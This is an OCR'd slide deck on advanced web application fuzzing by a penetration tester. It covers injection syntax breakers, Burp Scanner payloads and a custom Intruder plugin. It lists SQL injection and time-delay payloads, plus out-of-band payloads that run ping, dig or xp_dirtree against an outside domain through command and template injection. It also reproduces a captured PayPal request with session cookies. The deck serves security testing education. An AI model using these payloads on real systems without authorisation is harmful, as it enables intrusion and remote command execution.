Advanced Web Application Fuzzing

Michael Stepankin

@ArtSploit

Positive Technologies

whoami

- Michael Stepankin
- @ArtSploit
- Penetration Tester at Positive Technologies
- Bug bounty hunter


POSITIVE TECHNOLOGIES

Agenda

- Injections
- Scanners approach
- Manual approach
- Intruder and more
- Results and cool bugs

Injections

Web Application



Injections

GET /?x=INJECTION

SQL

```
INSERT INTO gdp_main VALUES ((SELECT name,
ROUND(gdp_per_capita) FROM (SELECT `INJECTION`,
gdp/population AS gdp_per_capita FROM bbc WHERE name =
'INJECTION' or value = "INJECTION") X WHERE gdp_per_capita
> 20000), 'x', 'x')
```

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Tove</to>
  <from>INJECTION</from>
  <heading><![CDATA[INJECTION]]></heading>
  <body name="INJECTION">xxx</body>
</note>
```

HTTP (Request Splitting)

```
GET /index?q=INJECTION HTTP/1.1
Host: www.flickr.com
Connection: close
```

JSON

```
{"name": "INJECTION", "version": 11}
```

Injections. SQL & XML

SQL

```
SELECT `INJECTION`, column AS xxx FROM tablename
WHERE name = 'INJECTION' or '1'=1'' or value =
"INJECTION" and id > 100
```

Syntax Breakers

```
'
"
`
\
…
```

Non Breakers

```
' or '1'='1
" or "1"="
-0
'#
…
```

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>Tove</to>
  <from>INJECTION</from>
  <heading><![CDATA[INJECTION]]></heading>
  <body name="INJECTION">xxx</body>
</note>
```

Syntax Breakers

```
>
<
]]>
"
%00
&xxx;
…
```

Non Breakers

```
%20
<a></a>
]]><![CDATA[
" a="
%20a=""
&lt;
….
```

Injections. HTTP & JSON

HTTP (Request Splitting on Server)

```
GET /index?q=INJECTION HTTP/1.1
Host: www.flickr.com
Connection: close
```

JSON

```
{"name": "INJECTION", "version": 11}
```

Syntax Breakers
%20
%0a
%0d
%09
%23 (#)
…

Non Breakers
%26 (&)
%20HTTP/1.1%0d%0axxx:
%09HTTP/1.1%0d%0axxx:
….

Syntax Breakers
"
\
%0a
%0d
%09
…

Non Breakers
\"
","a"="
1,"a"=
}
"}
….

Injections

What to do to find injections?

GET /?a=asd

Scanners Approach

Scanners Approach

Burp Scanner

/?a=asd%27
/?a=asd%5c%27
/?a=asd'
/?a=asd"
/?a=asd\'
/?a=asd1=
/?a=asd'(select*from(select(sleep(20)))a)'
/?a=asd'+(select*from(select(sleep(20)))a)+'
/?a=asd' and (select*from(select(sleep(20)))a)--
/?a=asd,(select*from(select(sleep(20)))a)
/?a=asd'+(select*from(select(sleep(20)))a)--
/?a=asd')and (select*from(select(sleep(20)))a)--
/?a=asd'))and (select*from(select(sleep(20)))a)--

/?a=asd' waitfor delay'0:0:20'--
/?a=asd')waitfor delay'0:0:20'--
/?a=asd',0)waitfor delay'0:0:20'--
/?a=asd',0,0)waitfor delay'0:0:20'--
/?a=asd',0,0,0)waitfor delay'0:0:20'--
/?a=asd11114955' or '1577'='1577
/?a=asd11114955' or '1577'='1578
/?a=asd11114955' or 1577=1577--
/?a=asd11114955' or 1577=1578--
/?a=asd' and '754'='754
/?a=asd' and '754'='755
/?a=asd' and 754=754--
/?a=asd' and 754=755--
/?a=(select 1)
/?a=(select 1,2)

+OOB

Scanners Approach

- Check for "MySQL Error XXX", "ORA-XXX"
- Content-Length for ' or '1'='1 != ' or '1'='2
- sleep() and 'waitfor delay' didn’t take too much time
- Check DNS sniffer results for OOB payloads

- It works in general, but not in specific cases

Scanners Approach

Burp Scanner

/?a=asd%27
/?a=asd%5c%27
/?a=asd'
/?a=asd"
/?a=asd\'
/?a=asd1=
/?a=asd'(select*from(select(sleep(20)))a)'
/?a=asd'+(select*from(select(sleep(20)))a)+'
/?a=asd' and (select*from(select(sleep(20)))a)--
/?a=asd,(select*from(select(sleep(20)))a)
/?a=asd'+(select*from(select(sleep(20)))a)--
/?a=asd')and (select*from(select(sleep(20)))a)--
/?a=asd'))and (select*from(select(sleep(20)))a)--

/?a=asd' waitfor delay'0:0:20'--
/?a=asd')waitfor delay'0:0:20'--
/?a=asd',0)waitfor delay'0:0:20'--
/?a=asd',0,0)waitfor delay'0:0:20'--
/?a=asd',0,0,0)waitfor delay'0:0:20'--
/?a=asd11114955' or '1577'='1577
/?a=asd11114955' or '1577'='1578
/?a=asd11114955' or 1577=1577--
/?a=asd11114955' or 1577=1578--
/?a=asd' and '754'='754
/?a=asd' and '754'='755
/?a=asd' and 754=754--
/?a=asd' and 754=755--
/?a=(select 1)
/?a=(select 1,2)


+OOB

Manual Approach

Manual Approach


Burp Repeater is our best friend

```
'
"
1-1
' or 1=1
...
\
`
%c4%a7
```



Manual Approach

```
POST /EntryUrl.do HTTP/1.1
Host: registration.paypal.com
Connection: close
Content-Length: 17301
Accept: */*
Origin: https://registration.paypal.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://registration.paypal.com/welcomePage.do
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie:
g2bQrGu--VIan06DHlaPDvMaBlO=OBbqPrGBR6klqyvC55bBg3q9-C4bJy9geSrvoMhkvaPCzVUou35VAPuCRWGPnv3arnJL9_L9ojrM1hrkgJ_-qzA3RvWYceymaevzwr
FlxW8RZvVp6gb4t3YbUiRzHVyF4Yb1TMEENNgTaDvfwiVvTQpp59iWlnlVKawxCWm3lkcBMmQ4XQi3AT1GZzanOZtUo5oKWyRTrm7xCXy3ODuHVTmac2EW3m1QPl_LeXJr
C7wjqbzB_awErjV8AkIFkryUmgGhSLCJSkt4nG9gKAA7e--gnVzfcTNRyjTz5Q6TiyKJlAC6VP3EnhbOz4MCckCBFe0ufz5N7exKIZ_4VjS-BUbFivz_VQCfbv1HSjkLsB
u64rIdurAKUpHBjdJ6x9jN17N7aaZw_RIOe0S-cdOr3IgaAdPQwEF8Z20gk3QqZupYjFohU0XRvdKQnpcalQjh5TW16QdUHzx8h0MVEH5A4A-HLgXu; cookie_check=y
feel_cookie=a%205%20_home%20b%200%20%20c%206%20webscr%20d%200%20%20e%2040%20Customer%2faccount%2fHelpRestrictedAccts.xsl%20f%200%2
%20i%2026%20p%2facc%2fhelp-restrictedaccts%20j%200%20%20k%20107%20%d0%98%d0%bd%d1%84%d0%be%d1%80%d0%bc%d0%b0%d1%86%d0%b8%d1%8f%20%
1%80%d0%b0%d0%bd%d0%b8%d1%87%d0%b5%d0%bd%d0%bd%d0%be%d0%bc%20%d0%b4%d0%be%d1%81%d1%82%d1%83%d0%bf%d0%b5%20%d0%ba%20%d1%83%d1%87%d0
20%d0%b7%d0%b0%d0%bf%d0%b8%d1%81%d0%b8%20%e2%80%94%20PayPal%201%200%20%20; login_email=artsploit%40gmail.com;
KHcl0EuY7AKSMgfvHl7J5E7hPtK=lIuXAJmU-wLC9OBcF8Y9KmW10kStneY3uS8KeGgs9cdNeZoNpSV_jXuNNVPgXbvgVrmMjyUVFEqkonwB;
ui_experience=home%3D3%26login_type%3DEMAIL_PASSWORD; X-PP-ADS=AToB3zW.V6AHVpho0RwaUSNQTaE0cCw;
consumer_display=USER_HOMEPAGE%3d0%26USER_TARGETPAGE%3d0%26USER_FILTER_CHOICE%3d0%26BALANCE_MODULE_STATE%3d1%26GIFT_BALANCE_MODULE
LIAS_ID%3d0%26SELLING_GROUP%3d1%26PAYMENT_AND_RISK_GROUP%3d1%26SHIPPING_GROUP%3d1%26HOME_VERSION%3d1472235348%26MCE2_ELIGIBILITY%3
analytics=uPMoIvzcJcV-uQnivIZ9k-19PzqLImv0za99mJVoDGKaPdzL8io1PHx5JXn-ILZm; navcmd=_payflow-get-started-outside; navlns=0.0;
cwrClyrK4LoCV1fydGbAxiNL6iG=swsfrrbUrHiPMT5Fym-NQax1oOeocNwnKMfi_8si2aFgQjXArWdhy6pavQUsnhHJoCdh71wnH-NZX5FeYh5eDlKtyvzm0500H_o_gN
T3Bd5qXvIvxHP8oulcJOkX0kcph-9tycO3SvwhZYxfRv2IQJISODO4qOm2NhsN-DkE-CcxB9q2oEg1eUwQMOAli8Ncgt17y3z6PrqahxF5rL_Pe5YRdwfMhrTR5VmyAEqQ
86uEtWjA6q4T7M0qBboeg59vFitqb5gGphJ_mO7KEIBhtJOiDv99-A758duyd5PiSDrotmfzX3AzkVkY3SScJePWFB3Mv1jqQGAJokveSPbSg9bhpz_2_EvYAfq3_rKt4j
x-pp-s=eyJ0IjoiMTQ3NTE1ODcyOTU3NSIsIm0iOiIwIn0;
x-pp-p=lniv4Ab2e3-S59LSgF97cuo-80AbsBA-DaE7k83vnKoozII3fzqYdoZ6T9TM9.34qmX36mtHRIPLdRR8E7x6Wlp0kAnefM8t7chpke.1RZ-xDa.i8o.rXMm46or
4W6nUDwvsUpWvWE9RAtH6uLzzy5XgSUNlUkdM9X4-fYF.6UTECW7LKVuzmDNcD54hfjrrm6DcPoXOqL1XD2X7cKk0na7VzGJVNItZHJ04; LANG=en_US%3BUS;
X-PP-SILOVER=name%3DLIVE3.WEB.1%26silo_version%3D880%26app%3Dmppnodeweb%26TIME%3D3391286615%26HTTP_X_PP_AZ_LOCATOR%3Dslcb.slc;
_ga=GA1.2.543203815.1472058027; _gat=1;
s_pers=%20tr_p1%3Dmain%253Amktg%253A%253Apayflow%253Apayment-gateway%7C1475160532514%3B%20s_fid%3D5BC99AF920C510C3-33CC49ACFC79B60A%7C1538230743980%3B%20g
43%3Dmain%253Amktg%253A%253Apayflow%253Apayment-gateway%7C1475160543984%3B%20gpv_events%3Dno%2520value%7C1475160543986%3B;
s_sess=%20s_ppv%3D19%3B%20s_cc%3Dtrue%3B%20v31%3Dmain%253Amktg%253A%253Apayflow%253Apayment-gateway%3B%20lt%3D%3B%20s_sq%3D%3B;
ts=vreXpYrS%3D1569829521%26vteXpYrS%3D1475160544%26vr%3D98bad7411560a495a0815ae1ffe4b59c%26vt%3D764ff2061570a491207014a0fff93b56;
JSESSIONID=q03GXtvZvxPsTHC1G6vG2t7T1LTNLBK66bkL7D8NGL3ndrKbhWXk!-2096830879!-1911311240

clientJson={"byobFlowState":{"currentState":"WelcomeNode","previousState":"EntryNode","nextState":"null"},"regResponse":{"regModel":{"partner":{"partnerNa
"PayPal","pid":109038,"rank":6,"classifiedRank":6,"affiliateId":1,"showGWAgreement":true,"mam":false},"vendor":{"vendorLoginName":null,"fullName":null,"bu
ssName":null,"country":"US","vendorPhone":null,"vendorEmail":null,"payPalEmail":null,"merchantId":null,"businessinfo":null,"selectedProcessor":null,"affi
dProcessorsList":[{"processorSymbol":"AMEX","processorName":"American
Express","processorId":9,"procFieldsForDisplay":null,"currencyForOldProcs":null,"selected":false,"availableInNewFrameWork":false,"suspendedForOnboarding"
e},{"processorSymbol":"MESP","processorName":"Cielo
Payments","processorId":22,"procFieldsForDisplay":null,"currencyForOldProcs":null,"selected":false,"availableInNewFrameWork":false,"suspendedForOnboardin
lse},{"processorSymbol":"NOVA","processorName":"Elavon","processorId":6,"procFieldsForDisplay":null,"currencyForOldProcs":null,"selected":false,"available
```



Intruder Approach

Intruder Approach

Fuzzing lists:

Breakers
'
"
\
\'
`
<
<% xxx >
]]>
%00
%0a
{{a.b.c.d-1}}
${a.b.c-1}
#{a.b.c-1}
*/
All 0x00-FF
…

Non-breakers
-0
and 777=777
'||'
'+'
'.'
]]><![CDATA[
" x="
,"xxx":1
","xxx":"
%20HTTP/1.1%0d%0axxx:%20
%09HTTP/1.1%0d%0axxx:%20
…

Out-of-Band
'||UTL_INADDR.get_host_address('artsploit.com')||'
-1;EXEC('master..xp_dirtree "\\artsploit.com\123"');
`ping artsploit.com`
'-require('child_process').exec('dig artsploit.com')-'
" xsi:noNamespaceSchemaLocation="http://artsploit.com
…

Intruder Approach


Double Quote

"

%22 - url encode
%2522 - double url encode
\x22 - js encode
" - html encode
\u0022 - unicode
\u0122 - unicode 2
%C4%A2 - unicode 2 utf-8
...

Encodings	
HTML Entity (decimal)	Ģ
HTML Entity (hex)	Ģ
How to type in Microsoft Windows	Alt +0122
UTF-8 (hex)	0xC4 0xA2 (c4a2)
UTF-8 (binary)	11000100:10100010
UTF-16 (hex)	0x0122 (0122)
UTF-16 (decimal)	290
UTF-32 (hex)	0x00000122 (0122)
UTF-32 (decimal)	290
C/C++/Java source code	"\u0122"

Intruder Approach



Intruder Approach

- Not accurate if server is unstable
- Not accurate if payload is returned in response
- Support different encodings, but not convenient
- Hard to work with different lists

- Great tool anyway

Advanced Intruder

by @ArtSploit

Advanced Intruder

- Sends payloads from payloads.txt
- Apply different encodings ' %27 %2527 %c4%a7
- Find difference in Responses
- Count statistic data (Status, Length, Html tags number, Special words)
- Find deviant responses
- Do it fast and in convenient way
- Hide uninteresting results

Advanced Intruder

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way

Attack type: Sniper

```
GET /select?type=dyn§§&plc=1073690§§&cache=14793460308235§§ HTTP/1.1
Host: as.eu.angsrvr.com
Connection: close
Origin: https://s.yimg.com
User-Agent: Mozilla/5.0 (Macintosh;                                    (KHTML,
Accept: */*
Referer: https://s.yimg.com/rq/darla
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,ru;q
```

- Send to Repeater ⌘+^+R
- Actively scan defined insertion points
- **Advanced Intruder url**
- Advanced Intruder json
- Advanced Intruder jsonurl
- Convert selection ▶
- URL-encode as you type
- Cut ⌘+^+X
- Copy ⌘+^+C
- Paste ⌘+^+V

Advanced Intruder


Payload	Status	Length	HTMLTags	Errors	Difference
'					
'	[200,200]	[69042,69042]	[771,771]	[6,6]	8tmgsojl0knM5NZaxM1Nou
%2527	[200,200]	[69042,69042]	[771,771]	[6,6]	VOhJsgcmAfDAt6g0CU3OyY
%C4%A7	[200,200]	[69042,69042]	[771,771]	[6,6]	FJzwy8fduz7QlmXUGihZrA
"					
%22	[200,200]	[69042,69042]	[771,771]	[6,6]	n9nxLbBG4QJkLnuIlwX/oi
%2522	[200,200]	[69042,69042]	[771,771]	[6,6]	otLsLevW1jAqZIBWGNmcSn
%C4%A2	[200,200]	[69042,69042]	[771,771]	[6,6]	rq2OuGTwZ2MoEDZbZGJ6LQ
\					
%5C	[500,500]	[2929,2929]	[0,0] [5,5]		{"error":{"name":"SyntaxError"
%255c	[200,200]	[69042,69042]	[771,771]	[6,6]	hHufsNHIrGIs6g2Ch9Vz5n
%C5%9C	[200,200]	[69042,69042]	[771,771]	[6,6]	Z4oTTRvxNSMJMa6aKd8yE4
\\					
%5C%5C	[200,200]	[69042,69042]	[771,771]	[6,6]	mxoDrc4Kxcb4MnieqZdAjA
%255c%255c	[200,200]	[69042,69042]	[771,771]	[6,6]	1d99bWuG8gyR1w/IvGN4RC
%C5%9C%C5%9C	[200,200]	[69042,69042]	[771,771]	[6,6]	QVuprLSrj4zomjp4pDHlrY

Advanced Intruder

http://

http://

ws://127.0.0.1:2310



Advanced Intruder Plugin
(JAVA)

Advanced Intruder Core
(Node.JS)

Bug bounty stories

Example 1. SQLi

```
"\
%22%5C                  [200,200]   [5614,5614]
%2522%255C              [200,200]   [5614,5614]
\u0022\u005c            [200,200]   [5614,5614]
%C4%A2%C5%9C            [200,200]   [5614,5614]
\"
%5C%22                  [200,200]   [5614,5614]
%255C%2522              [200,200]   [5614,5614]
